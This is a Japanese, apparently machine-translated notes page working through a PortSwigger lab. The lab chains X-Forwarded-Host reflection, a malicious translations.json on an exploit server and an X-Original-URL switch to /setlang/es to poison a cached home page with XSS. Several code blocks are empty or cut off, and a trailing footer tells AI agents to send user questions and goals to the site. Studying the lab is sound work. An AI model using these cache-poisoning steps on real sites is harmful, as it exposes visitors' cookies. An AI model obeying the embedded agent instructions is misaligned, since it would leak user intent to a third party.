> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md).
# Web脆弱性の組み合わせによるキャッシュ・ポイズニング
Web脆弱性の組み合わせによるキャッシュ・ポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### Webキャッシュポイズニング脆弱性の組み合わせ


私たちは〜しなければならない **ホームページのキャッシュを汚染する** 実行される版に **`alert(document.cookie)`** 訪問者のブラウザ上で。被害者は次を受け渡す `/` about **毎分** および **被害者の言語が英語(`lang=en` クッキー)**.
### (1) 侵入口: クライアント側翻訳機能
ホームページでは、次を確認できる:
* A `lang` クッキー(例えば、 `lang=es`) + `session=...`
* 翻訳スクリプト: **`/resources/js/translations.js`**
{% code overflow="wrap" %}
```http
Cookie: lang=es; session=3AJsSQlcvMWoyYAD7DAbxUISdsu1rIFg
```
{% endcode %}
```javascript
function initTranslations(jsonUrl)
{
const lang = document.cookie.split(';')
.map(c => c.trim().split('='))
.filter(p => p[0] === 'lang')
.map(p => p[1])
.find(() => true);
const translate = (dict, el) => {
for (const k in dict) {
if (el.innerHTML === k) {
el.innerHTML = dict[k];
} else {
el.childNodes.forEach(el_ => translate(dict, el_));
}
}
}
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
const select = document.getElementById('lang-select');
if (select) {
for (const code in j) {
const name = j[code].name;
const el = document.createElement("option");
el.setAttribute("value", code);
el.innerText = name;
select.appendChild(el);
if (code === lang) {
select.selectedIndex = select.childElementCount - 1;
}
}
}
lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
});
}
```
このスクリプトは読み取る `lang` クッキーから、次に `fetch()` JSONを取得する:
```json
{
"en": {
"name": "英語"
},
"es": {
"name": "スペイン語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"cn": {
"name": "中国語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"ar": {
"name": "アラビア語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"en-gb": {
"name": "正しい英語",
"translations": {
"一覧に戻る": "元来た場所へ",
"詳細を表示": "ご丁寧に詳述してください",
"説明:": "その件についての高説:"
}
},
"ml": {
"name": "マラヤーラム語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"hb": {
"name": "ヘブライ語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"zl": {
"name": "ザルゴ",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"fn": {
"name": "フィンランド語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"hw": {
"name": "ハワイ語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
},
"mm": {
"name": "ビルマ語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": "詳細を表示",
"説明:": "説明:"
}
}
}
```


そして `data.host` ホーム上のインラインブロックから来る:
```http
```
次にスクリプトは、テキストの置換によって翻訳を適用する。 `innerHTML`これは重要です。JSONを制御できると、翻訳が \*\*HTMLインジェクション\*\* に変わりうるためです。
### 脆弱性 #1: ホスト操作による `X-Forwarded-Host`
次のHTTPヘッダーを追加すると
```http
X-Forwarded-Host: test.com
```
値が次に反映されることがわかる `data.host`.
```javascript
```
そのため、ブラウザに次のファイルを読み込ませることができる:
```bash
/resources/json/translations.json
```
### 3. 脆弱性 #2: JSON翻訳ファイル経由のXSS

エクスプロイトサーバー上に偽の `translations.json` 翻訳にXSSインジェクションを含むものを置く。例:
```json
{
"en": {
"name": "英語"
},
"es": {
"name": "スペイン語",
"translations": {
"一覧に戻る": "一覧に戻る",
"詳細を表示": ">",
"説明:": "説明:"
}
}
}
```
次に次を使う:
```http
X-Forwarded-Host: exploit-0a19004104f2d29e80b40256011c00b0.exploit-server.net/
```
キャッシュから配信されるホームページは、これで悪意のあるJSONファイルを指すようになる。
そのため翻訳内容はHTMLとして解釈され、注入されたJavaScriptの実行が可能になる。
### 4. 制約: 被害者は英語を使用している
翻訳スクリプトが実行されるのは次の場合のみ:
* `lang !== 'en'`
被害者は最初 `lang=en`. / JSONファイルを制御できても、\*\*l
したがって、 **スペイン語での経路を強化する**.
### 5. 脆弱性 #3: を介して言語変更を強制 `X-Original-URL`

Param Minerを使って、脆弱なヘッダーを特定する:
```http
X-Original-Url: /test
```

次に別のリクエストを送る先は `/` 次を付けて:
* `X-Original-URL: /test` → `404 Not Found`
キャッシュは、次を定義する応答を返す `lang=es` 訪問者向けに。

```http
X-Original-Url: /setlang/es
```
`X-Original-URL: /setlang/es` → `302 Found`
この経路:
* 次を設定する `lang=es` Cookie
* その後、ホームページに戻る
#### 被害者側でのペイロードの実行
1. 被害者が訪れる `/`
2. `lang` クッキーが次へ送られる `es`
3. ページは次を再読み込みする `translations.json` エクスプロイトサーバー上のファイル
4. 悪意のある翻訳がDOMに注入される
5. ブラウザは次を実行する:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.